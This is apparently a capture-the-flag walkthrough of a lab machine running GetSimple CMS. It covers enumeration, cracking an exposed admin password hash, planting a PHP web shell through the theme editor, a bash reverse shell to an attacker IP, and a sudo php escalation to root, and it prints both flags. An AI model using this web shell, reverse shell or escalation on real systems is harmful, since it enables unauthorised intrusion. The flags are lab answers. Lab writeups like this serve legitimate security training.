

Knowledge Check

user.txt flag

Enumerate the available services that this machine has by using Nmap

```

└─$ sudo nmap -sV -sC -oN nibbles.txt 10.129.78.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 19:01 WET
Nmap scan report for 10.129.78.128
Host is up (0.062s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:21:47:14:0d:c2:8e:15:72:c3:c4:24:a2:2a:12:77 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Welcome to GetSimple! - gettingstarted
| http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.35 seconds

```

It has a web server running with a disallowed entry in robots.txt

Go to the address to find out it is a GetSimple web page

← → ↻ 🏠 10.129.78.128

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

[gettingstarted](#)

- [Home](#)

[Home](#) • **Welcome to GetSimple!**

Welcome to GetSimple!


Thank you for using GetSimple CMS. This is your homepage, so p

- [GetSimple CMS Documentation](#)
 - [How to Create a GetSimple Theme](#)
- [GetSimple Support Forums](#)

Header 2

Lorem ipsum dolor sit amet, **consectetur adipiscing elit**. Donec

Access the disallowed entry found in robots.txt to access the admin log in page.



Use gobuster to discover different directories in that web server

```

L$ gobuster dir -u 10.129.78.128 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.78.128
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 278]
/.htpasswd (Status: 403) [Size: 278]
/.htaccess (Status: 403) [Size: 278]
/admin (Status: 301) [Size: 314] [→ http://10.129.78.128/admin/]
/backups (Status: 301) [Size: 316] [→ http://10.129.78.128/backups/]
/data (Status: 301) [Size: 313] [→ http://10.129.78.128/data/]
/index.php (Status: 200) [Size: 5485]
/plugins (Status: 301) [Size: 316] [→ http://10.129.78.128/plugins/]
/robots.txt (Status: 200) [Size: 32]
/server-status (Status: 403) [Size: 278]
/sitemap.xml (Status: 200) [Size: 431]
/theme (Status: 301) [Size: 314] [→ http://10.129.78.128/theme/]
Progress: 4614 / 4615 (99.98%)

Finished

```

Digging into the subdirectories and files, you will find what could be the admin username and hashed password

```

10.129.78.128/data/users/admin.xml

This XML file does not appear to have any style information associated with it.

<item>
  <USR>admin</USR>
  <NAME/>
  <PWD>d033e22ae348aeb5660fc2140aec35850c4da997</PWD>
  <EMAIL>admin@gettingstarted.com</EMAIL>
  <HTMLEditor>1</HTMLEditor>
  <TIMEZONE/>
  <LANG>en_US</LANG>
</item>

```


You can use a brute force attack to try and figure out what the password is

```

$ john password.txt
Created directory: /home/ehrea/.john
Warning: detected hash type "Raw-SHA1", but the
Use the "--format=Raw-SHA1-AxCrypt" option to force load
Warning: detected hash type "Raw-SHA1", but the
Use the "--format=Raw-SHA1-Linkedin" option to force load
Warning: detected hash type "Raw-SHA1", but the
Use the "--format=ripemd-160" option to force load
Warning: detected hash type "Raw-SHA1", but the
Use the "--format=has-160" option to force load
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256])
Warning: no OpenMP support for this hash type,
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other
Almost done: Processing the remaining buffered
Proceeding with wordlist:/usr/share/john/passwords
admin (?)
ig 0.00.00.00 DONE 2/3 (2024-03-05 19:34) 50.00
Use the "--show --format=Raw-SHA1" options to display the hashes
Session completed.

```

Use both credentials to log in



10.129.78.128/admin/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Of

gettingstarted

Username:

admin


Password:

•••••

Login

« [Back to Website](#) | [Forgot your password?](#) »

Edit the PHP code of the current Theme to get a Web Shell when you access it



10.129.78.128/admin/theme-edit.php

Kali Docs Kali Forums Kali NetHunter Exploit-DB G

gettingstarted

Pages Files **Theme** Backups Plugins

Theme Editor

Innovation Default Template

Editing File: http://gettingstarted.htb/theme/Innovation/template.php

```
<?php echo "<pre>" . shell_exec($_REQUEST['cmd']). "<pre/>" ?>
```

```
10.129.78.128/theme/Innovation/template.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Go to the /home directory and then into the user directory

```
10.129.78.128/theme/Innovation/template.php?cmd=cd /home/mrb3n; ls -l
total 4
-rw-rw-r-- 1 mrb3n mrb3n 33 Feb 16 2021 user.txt
```

Capture the flag!

```
10.129.78.128/theme/Innovation/template.php?cmd=cat /home/mrb3n/user.txt
7002d65b149b0a4d19132a66feed21d8
```

root.txt flag

Start a listener in your Kali Linux

```
(ehrea@kali)-[~/Nibbles]
$ nc -nvlp 1234
listening on [any] 1234 ...
```

To send a reverse shell to the listener, first you must URL encode the command in order to escape the special characters

URL Decoder/Encoder

```
bash -c 'bash -i >& /dev/tcp/10.10.15.132/1234 0>&1'
```

URL Decoder/Encoder

```
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.132%2F1234%200%3E%261%27
```

```
10.129.78.128/theme/Innovation/template.php?cmd=bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.15.132%2F1234%200%3E%261%27
www-data@gettingstarted:/var/www/html/theme/Innovation$
```

```
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.132] from (UNKNOWN) [10.129.78.128] 47380
bash: cannot set terminal process group (1011): Inappropriate ioctl for device
bash: no job control in this shell
www-data@gettingstarted:/var/www/html/theme/Innovation$
```

Look at the sudo permissions

```
www-data@gettingstarted:/var/www/html/theme/Innovation$ sudo -l
sudo -l
Matching Defaults entries for www-data on gettingstarted:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

Use www-data may run the following commands on gettingstarted:
(ALL : ALL) NOPASSWD: /usr/bin/php
www-data@gettingstarted:/var/www/html/theme/Innovation$
```

Exploit the vulnerability

```
www-data@gettingstarted:/var/www/html/theme/Innovation$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@gettingstarted:/var/www/html/theme/Innovation$ sudo php -r "system('$CMD');"
<tml/theme/Innovation$ sudo php -r "system('$CMD');"

whoami
root
```

Capture the flag!

```
cd /root
pwd
/root
ls
root.txt
snap
cat root.txt
f1fba6e9f71efb2630e6e34da6387842
```